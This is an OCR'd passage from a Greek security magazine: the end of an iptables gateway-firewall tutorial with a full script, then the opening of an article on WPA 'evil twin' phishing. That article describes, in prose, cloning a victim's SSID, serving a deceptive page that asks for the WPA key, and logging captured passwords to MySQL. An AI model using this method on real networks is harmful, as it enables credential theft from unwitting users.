περίπτωση που θέλετε να επιτρέπονται μόνο οι εξερχόμενες συνδέσεις και καμία εισερχόμενη. Χωρίς τον εν λόγω κανόνα, όταν θα ξεκινούσατε μία σύνδεση προς κάποιον απομακρυσμένο server, ο τελευταίος δεν θα μπορούσε να απαντήσει: τα πακέτα της απάντησης θα κόβονταν μαζί με όλα τα εισερχόμενα, επομένως ούτε και οι εξερχόμενες συνδέσεις θα ήταν λειτουργικές!

```
sudo iptables -N my_chain
sudo iptables -A INPUT -s 192.168.146.100 -j my_chain
sudo iptables -A my_chain -p tcp --dport 22 -j ACCEPT
sudo iptables -A my_chain -j DROP
```

Το iptables επιτρέπει στο χρήστη να δημιουργήσει και πρόσθετες αλυσίδες. Κατ' αυτόν τον τρόπο, η οργάνωση των φίλτρων είναι πολύ ευκολότερη. Με την πρώτη γραμμή του παραδείγματος, το iptables θα δημιουργήσει μία αλυσίδα ονόματι my_chain. Σε αυτή την αλυσίδα, θα προωθούνται όλα τα πακέτα που έρχονται από τη διεύθυνση 192.168.146.100 (δεύτερος κανόνας). Με τους δύο κανόνες που ακολουθούν, η αλυσίδα my_chain επιτρέπει μόνο τις συνδέσεις στο port 22, ενώ απορρίπτει όλες τις υπόλοιπες. Επομένως, ειδικά σε ό,τι αφορά στο σύστημα με IP το 192.168.146.100, θα επιτρέπονται μόνο οι συνδέσεις SSH.


Περισσότερος έλεγχος...

Το iptables μπορεί να δεχτεί δεκάδες παραμέτρους και να πραγματοποιεί πολλούς περισσότερους ελέγχους. Αν έχετε όρεξη να μελετήσετε τις λεπτομέρειες γύρω από τη χρήση του, μπορείτε να ρίξετε μία ματιά στο manual page (δίνοντας man iptables). Πάντως, εμείς θα ακολουθήσουμε μια πιο ενδιαφέρουσα προσέγγιση. Έχοντας αναφέρει τα βασικά στοιχεία για τον τρόπο λειτουργίας του firewall, θα περάσουμε σε ένα ολοκληρωμένο και ρεαλιστικό παράδειγμα. Θα δούμε ένα σκριπτάκι, που ρυθμίζει το iptables αυτόματα. Βέβαια, πριν απ' αυτό θα πρέπει να προσδιορίσουμε ένα σενάριο χρήσης. Πού θα βρίσκεται το iptables και τι ακριβώς θα πρέπει να κάνει για εμάς;

Μηχάνημα φρουρός

Κάπου εδώ θα μπορούσαμε να επιλέξουμε την εύκολη λύση και να εστιάσουμε τη μελέτη μας στην περίπτωση ενός μεμονωμένου μηχανήματος. Όμως, κάτι τέτοιο δεν θα εξυπηρετούσε στην εμβάθυνση που θέλουμε να πετύχουμε. Γι' αυτό, θα θεωρήσουμε μία πιο σύνθετη περίπτωση: Φανταστείτε, ότι έχουμε ένα switch, με τη βοήθεια του οποίου έχουμε στήσει ένα μικρό τοπικό δίκτυο. Το switch είναι πάνω σε ένα μηχάνημα με Linux, το οποίο συνδέεται στο Internet μέσω ενός DSL modem/router. Το μηχάνημα με το Linux λειτουργεί ως router, προσφέροντας στα μηχανήματα

Το iptables εκτελείται στο μηχάνημα Gateway κι έχει ως αποστολή την προστασία του ίδιου του μηχανήματος, αλλά κι όσων βρίσκονται πίσω του, εντός του τοπικού δικτύου.



του τοπικού δικτύου πρόσβαση στο Internet. Εμείς λοιπόν θα ρυθμίσουμε το iptables ακριβώς σε αυτόν τον υπολογιστή και θα του αναθέσουμε την προφύλαξη όλων των μηχανημάτων του τοπικού δικτύου. Με τη συγκεκριμένη τοπολογία για το δίκτυο και με αυτή την αποστολή για το iptables, όλοι σχεδόν οι πίνακες και οι περισσότερες αλυσίδες του θα μπουν στο παιχνίδι για τα καλά...

Αναγκαίες λεπτομέρειες

Υπομονή! Θα χρειαστούν μερικά ακόμα στοιχεία, που απαιτούνται για την κατανόηση όσων ακολουθήσουν. Όπως είναι φανερό, το Linux box θα πρέπει να διαθέτει δύο κάρτες δικτύου: Η πρώτη θα χρησιμεύει για τη σύνδεση με το ADSL modem/router και η δεύτερη για να συνδεθεί το switch. Στη συνέχεια, θα θεωρήσουμε ότι τα ονόματα που έχουν αποδοθεί στα σχετικά network interfaces είναι eth0 και eth1, αντίστοιχα. Επίσης, θα θεωρήσουμε ότι η διεύθυνση IP για το eth0 είναι η 10.0.0.2 και για το eth1 η 192.168.1.1. Κατά συνέπεια, το DSL router θα έχει εσωτερική διεύθυνση της μορφής 10.0.0.*, ενώ τα μηχανήματα στο τοπικό δίκτυο θα έχουν διευθύνσεις της μορφής 192.168.1.*. Τέλος, επειδή μας αρέσουν τα δύσκολα, θα θεωρήσουμε ότι το Linux box λειτουργεί ταυτόχρονα ως HTTP αλλά κι ως SSH server (αναμενόμενο σε κάθε παρόμοιο σενάριο, αλλά το αναφέρουμε ούτως ή άλλως). Αυτό, με λίγα λόγια, σημαίνει ότι δε μπορούμε (ούτε θέλουμε) να κόψουμε εντελώς την απομακρυσμένη σύνδεση προς το Linux box.

Επιτέλους, το script!

Στη συνέχεια θα δούμε το script που ρυθμίζει κατάλληλα το iptables, ώστε να εκπληρώνει την αποστολή που περιγράψαμε. Μπορείτε να το κατεβάσετε από το http://bit.ly/dh014iptexamp, π.χ., ανοίγοντας ένα τερματικό και πληκτρολογώντας

```
wget http://bit.ly/dh014iptexamp -O iptables-example.sh
```

Αναλόγως της διανομής Linux, ένα τέτοιο script πρέπει να εκτελείται κατά την εκκίνηση του λειτουργικού. Στο Ubuntu, π.χ., θα καλείται μέσω του /etc/rc.local. Πριν όμως το κάνετε εκτελέσιμο (με το chmod) και το τρέξετε (με δικαιώματα root), διαβάστε πρώτα την ανάλυση που ακολουθεί. Ούτως ή άλλως θα χρειαστεί να του κάνετε μια-δυο τροποποιήσεις, ώστε να ταιριάζει στο τοπικό (εικονικό) σας δίκτυο.

Ακολούθως, οι αριθμοί που εμφανίζονται στην αρχή κάθε γραμμής προστέθηκαν μόνο και μόνο για να διευκολυνθεί η παρουσίασή μας. Σε καμία περίπτωση δεν θα πρέπει να θεωρηθούν ως μέρη του script. Αξίζει να

αναφέρουμε και κάτι ακόμα: τη λογική με την οποία συγκροτήθηκαν οι κανόνες. Κατά τη ρύθμιση ενός firewall, υπάρχει μία τακτική που ακολουθείται σχεδόν κατά παράδοση, αφού θεωρείται ότι προσφέρει τη μέγιστη προστασία. Η εν λόγω τακτική, σε πρώτη φάση, επιβάλλει το κλείσιμο κάθε δικτυακής θύρας. Στη συνέχεια, σύμφωνα με τις ιδιαίτερες ανάγκες του δικτύου, δημιουργούμε τα κατάλληλα ανοίγματα! Με αυτό τον τρόπο, η πιθανότητα να ξεχάσουμε κάτι ανοιχτό απαλείφεται και τα περάσματα προς τα μηχανήματά μας είναι τα ελάχιστα δυνατά.

```
#!/bin/bash

iptables -F
iptables -X
iptables -t nat -F
iptables -t nat -X
iptables -t mangle -F
iptables -t mangle -X

iptables -N incoming
iptables -N ssh-control
iptables -N http-limit

iptables -P INPUT DROP
iptables -A INPUT -i lo   -j ACCEPT
iptables -A INPUT -i eth1 -j ACCEPT
iptables -A INPUT -i eth0 -j incoming
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

iptables -P FORWARD DROP
iptables -A FORWARD -i eth1 -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p tcp -i eth0 -d 192.168.1.15 --dport 6881:6999 -j ACCEPT

iptables -P OUTPUT ACCEPT
iptables -A OUTPUT -m state --state INVALID -j DROP

iptables -A incoming -p tcp --dport 22 -j ssh-control
iptables -A incoming -p tcp --dport 80 -j http-limit
iptables -A incoming -p tcp --dport 443 -j http-limit
iptables -A incoming -j DROP

iptables -A ssh-control -s 201.180.90.132 -j ACCEPT
iptables -A ssh-control -s 200.162.117.71 -j ACCEPT
iptables -A ssh-control -s 167.210.100.23 -j ACCEPT
iptables -A ssh-control -s 112.21.117.219 -j ACCEPT
iptables -A ssh-control -j DROP

iptables -A http-limit -m limit -limit 5/minute -limit-burst 15 -j ACCEPT
iptables -A http-limit -j DROP

iptables -t nat -A PREROUTING -p tcp -i eth0 --dport 6881:6999 -j DNAT --to 192.168.1.15
iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to 10.0.0.2
```

Γραμμές 02-11. Αρχικά, διαγράφουμε όλες τις αλυσίδες που μπορεί να είχαμε δημιουργήσει στο παρελθόν, μαζί με τα περιεχόμενά τους. Έτσι, εξασφαλίζουμε ότι τα νέα φίλτρα που θα εισαγάγουμε, δεν θα έρθουν σε σύγκρουση/αντίθεση με τα παλιότερα! Μετά το φρεσκάρισμα, ακολουθεί η δημιουργία τριών νέων αλυσίδων. Το όνομα της καθεμίας είναι ενδεικτικό για τα πακέτα που θα διαχειρίζεται.

Γραμμές 13-17. Εδώ καθορίζουμε τη συμπεριφορά της αλυσίδας INPUT. Η πολιτική (policy) που επιλέξαμε είναι η DROP. Έτσι, όλα τα εισερχόμενα πακέτα θα απορρίπτονται -- εκτός από εκείνα που θα δηλώσουμε ότι είναι επιθυμητά. Όπως φαίνεται, με τους δύο πρώτους κανόνες αποδεχόμαστε όλα τα πακέτα που δημιουργήθηκαν τοπικά (interface lo), καθώς κι εκείνα που έρχονται από το τοπικό δίκτυο (interface eth1). Όσο για εκείνα που έρχονται από το Internet (interface eth0), θα προωθούνται στην αλυσίδα incoming, για περαιτέρω εξέταση. Τέλος, όσα πακέτα αντιστοιχούν σε συνδέσεις που ξεκίνησαν από δικό μας μηχάνημα ή σχετίζονται με τέτοιες, θα γίνονται επίσης δεκτά.

Γραμμές 19-22. Ανά πάσα στιγμή, τα μηχανήματα του τοπικού δικτύου πρέπει να έχουν δυνατότητα σύνδεσης στο Internet. Αντίθετα, τα μηχανήματα του Internet θα πρέπει να έχουν μόνο μία δυνατότητα: Να απαντούν στις συνδέσεις που ξεκίνησαν τα μηχανήματά μας. Με άλλα λόγια, τα μηχανήματα του Internet δεν πρέπει να μιλάνε στα δικά μας, εκτός αν το έχουμε θελήσει εμείς! Γι' αυτό το λόγο, η πολιτική που επιβάλλουμε στην αλυσίδα FORWARD είναι και πάλι DROP. Οι συνδέσεις που επιτρέπονται είναι εκείνες που έρχονται από το τοπικό δίκτυο (interface eth1), ενώ, με τον αμέσως επόμενο κανόνα, επιτρέπουμε στα μηχανήματα του Internet να συνεχίζουν την επικοινωνία που ξεκίνησαν τα δικά μας. Ο τελευταίος εξάλλου κανόνας ανοίγει μία περιοχή θυρών, για ένα και μόνο μηχάνημα. Συγκεκριμένα, επιτρέπει στον έξω κόσμο να επικοινωνεί με το μηχάνημα 192.168.1.15, μέσω των port 6881 έως 6999 (θύρες που χρησιμοποιούνται από τα torrent clients).

Γραμμές 24-25. Το μηχάνημά μας θα πρέπει να στέλνει ό,τι θέλει και σε όποιον θέλει. Έτσι, η καταλληλότερη πολιτική είναι η ACCEPT. Ο κανόνας που ακολουθεί απαγορεύει τη διέλευση των προβληματικών πακέτων. Η ύπαρξη του κανόνα δεν προσθέτει κάτι στην ασφάλεια του συστήματος, αλλά προστατεύει τον δικτυακό μας περίγυρο.

Γραμμές 27-30. Εδώ έρχονται τα πακέτα που έφτασαν στην αλυσίδα INPUT, προερχόμενα από το Internet. Τα πακέτα που απευθύνονται στον SSH server (port 22), καθώς κι εκείνα για τον HTTP server (ports 80 και 443), προωθούνται σε επιμέρους αλυσίδες. Χάρη στον τελευταίο κανόνα, όλα τα υπόλοιπα απορρίπτονται.

Γραμμές 32-36. Το Linux box έχει και ρόλο SSH server. Αυτό σημαίνει ότι δε μπορούμε να απαγορεύσουμε πλήρως τις εισερχόμενες συνδέσεις στο port 22. Ωστόσο, επιλέγουμε να μην αφήσουμε τη δικτυακή θύρα εντελώς απροστάτευτη. Με τους κανόνες που έχουμε ορίσει στην αλυσίδα ssh-control, επιτρέπουμε τη σύνδεση μόνο από συγκεκριμένες διευθύνσεις του Internet κι απαγορεύουμε τις υπόλοιπες. Έτσι, ο SSH server θα είναι προσβάσιμος από μηχανήματα που εμπιστευόμαστε (π.χ., από το μηχάνημα στη δουλειά, από το σπίτι ενός φίλου κ.ο.κ.).

Γραμμές 38-39. Οι επιθέσεις DDoS αποτελούν τη μεγαλύτερη απειλή για έναν HTTP server (κι όχι μόνο). Ταυτόχρονα, είναι τέτοια η αποστολή του συγκεκριμένου, τοπικού web server, που τις περισσότερες φορές θέλουμε να είναι ορατός από *όλα* τα μηχανήματα του Internet. Έτσι, η τακτική που ακολουθήσαμε για την προστασία του SSH server δεν θα


μπορούσε να εφαρμοστεί και σ' αυτή την περίπτωση. Γι' αυτό το λόγο επιστρατεύσαμε ένα πιο προχωρημένο κόλπο. Με τον κανόνα που δημιουργήσαμε, επιτρέπουμε την πραγματοποίηση πέντε συνδέσεων το λεπτό, κατά μέσο όρο (-limit 5/minute). Όμως αυτό το μέγεθος, όπως είπαμε ήδη αλλά μπορεί να μην το πρόσεξαν όλοι, αναφέρεται στο μέσο όρο. Καθορίσαμε λοιπόν κι έναν μέγιστο αριθμό συνδέσεων, που αν ξεπεραστεί στη διάρκεια ενός λεπτού τότε η πρόσβαση στο server θα απαγορευτεί. Συγκεκριμένα, ορίσαμε σαν άνω όριο τις 15 συνδέσεις (-limit-burst 15). Στην πράξη, λοιπόν, αν δεχτούμε 15 συνδέσεις μέσα σε ένα λεπτό, όλες οι υπόλοιπες θα απορρίπτονται! Αυτό θα συμβαίνει έως ότου ο μέσος όρος συνδέσεων πέσει στις 5 ανά λεπτό. Προφανώς, εφόσον έχουμε δεχτεί 15 συνδέσεις, η άρση του εμπάργκο θα συμβεί μετά από τρία λεπτά.

Γραμμές 41-42. Με αυτούς τους δύο κανόνες, ασχολούμαστε με δύο αλυσίδες του πίνακα NAT. Με τον πρώτο κανόνα πραγματοποιούμε το λεγόμενο port forwarding κι όσες συνδέσεις προορίζονται για τις θύρες 6881 έως 6999, ανακατευθύνονται στο μηχάνημα 192.168.1.15. Με τη βοήθεια αυτού του φίλτρου (όπως και του σχετικού που είδαμε κατά τη ρύθμιση της αλυσίδας FORWARD), το μηχάνημα με το συγκεκριμένο IP θα μπορεί να τρέξει torrent clients και να μοιραστεί με το Internet τα πάντα (Σ.τ.Ε. Δηλαδή ό,τι αφορά στα torrents). Ο τελευταίος κανόνας πραγματοποιεί το λεγόμενο Source NAT. Με τη βοήθεια αυτής της λειτουργίας, τα μηχανήματα του τοπικού δικτύου μπορούν να μοιράζονται τη διεύθυνση IP του Linux box και να επικοινωνούν με το Internet κανονικά!

Καλό ναι, αρκετό ποτέ!

Το script που εξετάσαμε ρυθμίζει το iptables με υποδειγματικό τρόπο κι επιδεικνύει ένα μεγάλο μέρος των δυνατοτήτων που παρέχει το πανίσχυρο κι εξαιρετικά εύλιγκτο iptables. Όμως αυτό δεν σημαίνει ότι με το συγκεκριμένο script θα πετύχετε τη μέγιστη δυνατή προστασία. Οι τεχνικές που μπορούν να χρησιμοποιηθούν σε μία δικτυακή επίθεση είναι πάρα πολλές και παρουσιάζουν εξαιρετικά μεγάλη ποικιλία. Για παράδειγμα, ορισμένες από αυτές σχετίζονται με την αποστολή προβληματικών πακέτων. Από τους κανόνες που είδαμε, κανένας δεν ασχολείται με τον εντοπισμό και την απόρριψη τέτοιων πακέτων. Εξάλλου, αν δεν το παρατηρήσατε, τα φίλτρα που εισάγει το script απαγορεύουν κάθε επικοινωνία (από έξω προς τα μέσα), μέσω των πρωτοκόλλων UDP και ICMP. Σε πολλές περιπτώσεις, κάτι τέτοιο θα ήταν απαράδεκτο. Αποστολή του script, λοιπόν, δεν αποτελεί η απόλυτη και υπέρτατη προστασία από κάθε κίνδυνο, αλλά η επίδειξη της λογικής και των δυνατοτήτων του iptables.

Το iptables αποτελεί απαραίτητο εργαλείο για όλους όσοι ασχολούνται --ή θέλουν να ασχοληθούν-- σοβαρά με την ασφάλεια συστημάτων και δικτύων. Στον νεοφερμένο, το μεγαλύτερο ίσως εμπόδιο προς την κατάκτηση του iptables είναι το παράξενο, ομολογουμένως, συντακτικό του. Για να το πούμε κι αλλιώς, το usability δεν συγκαταλέγεται στα προτερήματά του. Στον τομέα αυτό, το pf που συναντάμε στον κόσμο του BSD είναι πραγματικά ένα λαμπρό παράδειγμα προς μίμηση (βλ. και σχετικά άρθρα στα deltaHacker 001 και 002). Από την άλλη, βέβαια, το iptables είναι πανίσχυρο και χρησιμοποιείται ευρέως. Έτσι, όπως προαναφέραμε, λίγοι υπεύθυνοι ασφαλείας και διαχειριστές δικτύων έχουν την πολυτέλεια να το αποφεύγουν εντελώς. Ευτυχώς, από τη στιγμή που θα ξεπεραστεί το αρχικό σοκ με το συντακτικό του, το iptables αρχίζει και δείχνει γρήγορα τα προτερήματά του. Ξεκινήστε λοιπόν με όρεξη το διάβασμα, π.χ., με ένα man 8 iptables, πειραματιστείτε και μην ξεχνάτε: συχνά, τα διαγράμματα σώζουν ζωές :D



by Dr@G

Skill: Intermediate

Tags: WPA, phishing, deauthentication attack, ettercap, dns spoofing, PHP, MySQL, phpMyAdmin

Πώς η δημοφιλέστατη έκφραση «ό,τι λάμπει δεν είναι χρυσός» μεταφέρεται στον κόσμο των ασύρματων δικτύων; Σίγουρα με πολλούς και διάφορους τρόπους, αλλά αυτός που έχουμε τώρα κατά νου είναι μια παράφραση στο στυλ «ό,τι είναι ελεύθερο δεν είναι ασφαλές». Αλήθεια, πόσες φορές έχουμε σταθεί κάπου Εκεί Έξω (TM), ψάχνοντας ένα ελεύθερο ασύρματο δίκτυο για να βγούμε (και) στο Internet; Το κακό είναι ότι με την αδημονία που συχνά μας διακρίνει, δεν αντιλαμβανόμαστε πάντα τους κινδύνους που διατρέχουμε με την αναζήτηση αυτή. Και μη νομίζετε: Δεν θέλει πολύ ώστε κωδικοί email κι άλλα ευαίσθητα δεδομένα μας να πέσουν στα χέρια τρίτων...

Προσοχή: Ύπουλο WPA password phishing!

Αλλά εντάξει, ως αναγνώστες του deltaHacker σίγουρα θα γνωρίζετε για τους κινδύνους με τα ελεύθερα, ανοικτά ασύρματα δίκτυα. Τι θα σκεφτόσασταν όμως αν σας λέγαμε ότι κινδυνεύετε ακόμη κι από το ασφαλές, προστατευμένο κατά WPA, ασύρματο δίκτυο του σπιτιού σας; Το θέμα μας σ' αυτό το άρθρο, αγαπητές φίλες κι αγαπητοί φίλοι, είναι το λεγόμενο WPA phishing και νομίζουμε ότι αξίζει να περάσουμε στο κυρίως θέμα το συντομότερο δυνατόν ;)

Η ιδέα γύρω από το phishing γενικότερα σχετίζεται περισσότερο με την ψυχολογία παρά με το hacking. Ας πάρουμε για παράδειγμα τον μέσο χρήστη, οι γνώσεις του οποίου γύρω από τα ασύρματα δίκτυα περιορίζονται στα βασικά: Πατάω στο σχετικό εικονίδιο για ν' αναζητήσω (το οικιακό) ασύρματο δίκτυο, κάνω κλικ στο δίκτυο κι ενδεχομένως γράφω κωδικό για ν' αποκτήσω πρόσβαση. Το είδος της κρυπτογράφησης (WEP ή WPA) δεν τον ενδιαφέρει και τόσο.

Εδώ και πολύ καιρό οι πάροχοι υπηρεσιών διαδικτύου δίνουν ασύρματα ADSL modem/routers που είναι ρυθμισμένα για κρυπτογράφηση WPA, η οποία είναι απείρως ασφαλέστερη από την αποδεδειγμένα αδύναμη κρυπτογράφηση κατά WEP. Οι περισσότεροι χρήστες βέβαια αφήνουν το εργοστασιακό κλειδί ή ορίζουν ένα (σχετικά) απλό, ώστε να το θυμούνται εύκολα και φυσικά για να μην παιδεύονται πληκτρολογώντας πολλούς χαρακτήρες σε συσκευές όπως laptops, κινητά, tablets -- ή ακόμη και σε τηλεοράσεις. Όπως και να 'χει, το WPA είναι γενικά ισχυρό και το να βρει ένας επιτιθέμενος τον κωδικό ενός ασύρματου δικτύου που είναι κλειδωμένο κατά WPA δεν είναι ό,τι πιο εύκολο. Μπορεί όμως να κάνει κάτι άλλο: Να υποχρεώσει τον χρήστη του ασύρματου δικτύου να του δώσει ο ίδιος τον κωδικό -- μάλιστα χωρίς καν να το συνειδητοποιήσει!



Εικόνα 1
Σαρώνουμε τον αέρα με το εργαλείο airodump-ng, έτσι βρίσκουμε εύκολα το SSID και τη διεύθυνση MAC του στόχου μας...

WiFi phishing

Στη μέθοδο που θα περιγράψουμε δε χρειάζεται να ξέρουμε πολλά πράγματα για το στόχο μας: αρκεί μόνο το SSID, το όνομα δηλαδή του ασύρματου δικτύου που χρησιμοποιεί. Ας υποθέσουμε ότι αυτό έχει το (πολύ πρωτότυπο) όνομα «Wireless Network» (χωρίς τα εισαγωγικά). Το δίκτυο είναι κρυπτογραφημένο κατά WPA και θέλουμε να βρούμε το κλειδί (τον κωδικό) πρόσβασης. Αυτό που θα κάνουμε είναι να εμποδίσουμε τον χρήστη-στόχο του δικτύου Wireless Network να συνδεθεί στο σχετικό access point (AP), αλλά θα του επιτρέψουμε να μπει σε ένα που ελέγχουμε εμείς κι έχει ακριβώς το ίδιο SSID.

Φτιάχνουμε λοιπόν αρχικά ένα ασύρματο AP με ίδιο SSID -- εν προκειμένω «Wireless Network». Στις διαφορές σε σύγκριση μ’ αυτό του στόχου, είναι ότι το δικό μας *δεν* παρέχει κάποιου είδους κρυπτογράφηση ενώ φυσικά έχει και διαφορετική διεύθυνση MAC.

Στη συνέχεια, εργαζόμενοι μέσα από το BackTrack Linux[1], στήνουμε μια πειστική σελίδα, την οποία θα βλέπει αρχικά στον web browser του όποιος έχει συνδεθεί στο AP. Η σελίδα δεν πρέπει να θορυβεί ή να πονηρεύει. Ταυτόχρονα, οφείλει να προτρέπει τον χρήστη να πληκτρολογήσει το WPA password του, για κάποιον Καλό Λόγο (TM). Παράδειγμα: Την τελευταία μισή ώρα ο wireless router δέχεται πολλές άκυρες προσπάθειες για σύνδεση, οπότε για να ελεγχθεί καλύτερα η κατάσταση (λέμε τώρα) η συσκευή έχει γυρίσει σε ασφαλή λειτουργία (είπαμε: λέμε τώρα) και για να συνδεθεί κάποιος θα πρέπει οπωσδήποτε να πληκτρολογήσει τον σωστό κωδικό WPA. Αν δεν το κάνει η συσκευή θα αυτοκαταστραφεί, αφήνοντας στη θέση της ένα μικρό --αλλά εντυπωσιακό-- πυρηνικό μανιτάρι! (OK, κάτι τέτοιο μάλλον θα έβαζε σε υποψίες το υποψήφιο θύμα.)

Από τη μεριά μας, προκειμένου να αποθηκεύουμε τον κωδικό ή τους κωδικούς που θα πληκτρολογούν τα θύματα, μπορούμε να σηκώσουμε μια μικρή βάση δεδομένων, π.χ. σε MySQL. Για τη διαχείριση της βάσης έχουμε τη δυνατότητα να καταφύγουμε στο εργαλείο phpMyAdmin -- κι αυτό ακριβώς κάνουμε. Η χρήση βάσης ίσως φαντάζει υπερβολική όταν ο στόχος είναι ένας μόνο χρήστης. Και πράγματι είναι, μόνο που η υποδομή που θα στήσουμε σε λίγο θα είναι κατάλληλη και για παρόμοιες, μαζικότερες επιθέσεις phishing. Συνεχίστε το διάβασμα και θα δείτε τι έχουμε κατά νου.

